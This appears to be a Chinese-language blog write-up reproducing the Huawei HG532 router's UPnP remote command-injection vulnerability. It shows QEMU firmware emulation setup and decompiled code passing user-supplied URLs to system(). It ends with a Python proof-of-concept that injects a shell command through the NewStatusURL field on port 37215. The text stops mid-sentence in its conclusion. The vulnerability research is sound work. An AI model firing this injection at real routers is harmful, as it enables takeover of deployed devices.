前言 华为HG532部分定制版本存在远程代码执行漏洞 经过身份验证的攻击者可以向端口 37215 发送恶意数据包以发起攻击 成功利用可能导致远程执行任意代码https://archive.org/download/RouterHG532e/router%20HG532e.rar
环境搭建 readelf分析出来是mips32位大端序
1
2
3
4
5
6
7
#/bin/sh sudo tunctl -t top0 -u root sudo ifconfig top0 192.168.6.2 sudo qemu-system-mips -M malta -kernel ./mips_kernel/vmlinux-2.6.32-5-4kc-malta -hda ./mips_kernel/debian_squeeze_mips_standard.qcow2 -append "root=/dev/sda1 console=tty0" -net nic -net tap,ifname=top0 -nographic
接着配置系统模拟的eth0接口为192.168.6.xx
1
2
mount -o bind /dev ./squashfs-root/dev mount -t proc /proc ./squashfs-root/proc/
开启ssh连接
1 ssh -oHostKeyAlgorithms=+ssh-dss root@192.168.6.3
启动服务
1
2
3
chroot ./squashfs-root/ sh ./bin/upnp ./bin/mic
然后就会卡在这里 返回到qemu启动的那个会话 重新配置一下eth0接口就行了
漏洞分析 根据官方的漏洞报告 我们可以得知漏洞出现的路径为/ctrlt/DeviceUpgrade_1 并且出现任意命令执行的参数为NewStatusURL和NewDownloadURL
1 From looking into the UPnP description of the device, it can be seen that it supports a service type named `DeviceUpgrade`. This service is supposedly carrying out a firmware upgrade action by sending a request to “/ctrlt/DeviceUpgrade_1” (referred to as controlURL ) and is carried out with two elements named `NewStatusURL` and `NewDownloadURL`.
利用grep指令可以定位到DeviceUpgrade字符串位于upnp文件中有出现
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
int __fastcall sub_40749C(int a1) { int v2; // $s1 const char *v4; // [sp+20h] [-40Ch] BYREF const char *v5; // [sp+24h] [-408h] BYREF char v6[1028]; // [sp+28h] [-404h] BYREF v2 = ATP_XML_GetChildNodeByName(*(_DWORD *)(a1 + 44), "NewDownloadURL", 0, &v4); if ( !v2 ) { if ( v4 ) { v2 = ATP_XML_GetChildNodeByName(*(_DWORD *)(a1 + 44), "NewStatusURL", 0, &v5); if ( !v2 ) { if ( v5 ) { snprintf(v6, 1024, "upg -g -U %s -t '1 Firmware Upgrade Image' -c upnp -r %s -d -b", v4, v5); system(v6); } } } } return v2; }
这里有一个疑惑的点 虽然官方的报告说/ctrlt/DeviceUpgrade_1是负责固件的更新 但是不管是直接访问 还是抓包固件更新的按钮 我都没有得到访问该路径的包
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29

import requests headers = { "Authorization": "Digest username=dslf-config, realm=HuaweiHomeGateway, nonce=88645cefb1f9ede0e336e3569d75ee30, uri=/ctrlt/DeviceUpgrade_1, response=3612f843a42db38f48f59d2a3597e19c, algorithm=MD5, qop=auth, nc=00000001, cnonce=248d1a2560100669" } data = '''<?xml version="1.0" ?> <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1"> <NewStatusURL>;mkdir /bin/hell;</NewStatusURL> <NewDownloadURL>HUAWEIUPNP</NewDownloadURL> </u:Upgrade> </s:Body> </s:Envelope> ''' requests.post('http://192.168.6.3:37215/ctrlt/DeviceUpgrade_1',headers=headers,data=data)
如果成功执行 那么就会新建一个/bin/hell文件夹
思路总结 不难看出 漏洞的核心点就在于system函数的参数没有得到限制 如果在实际的漏洞挖掘中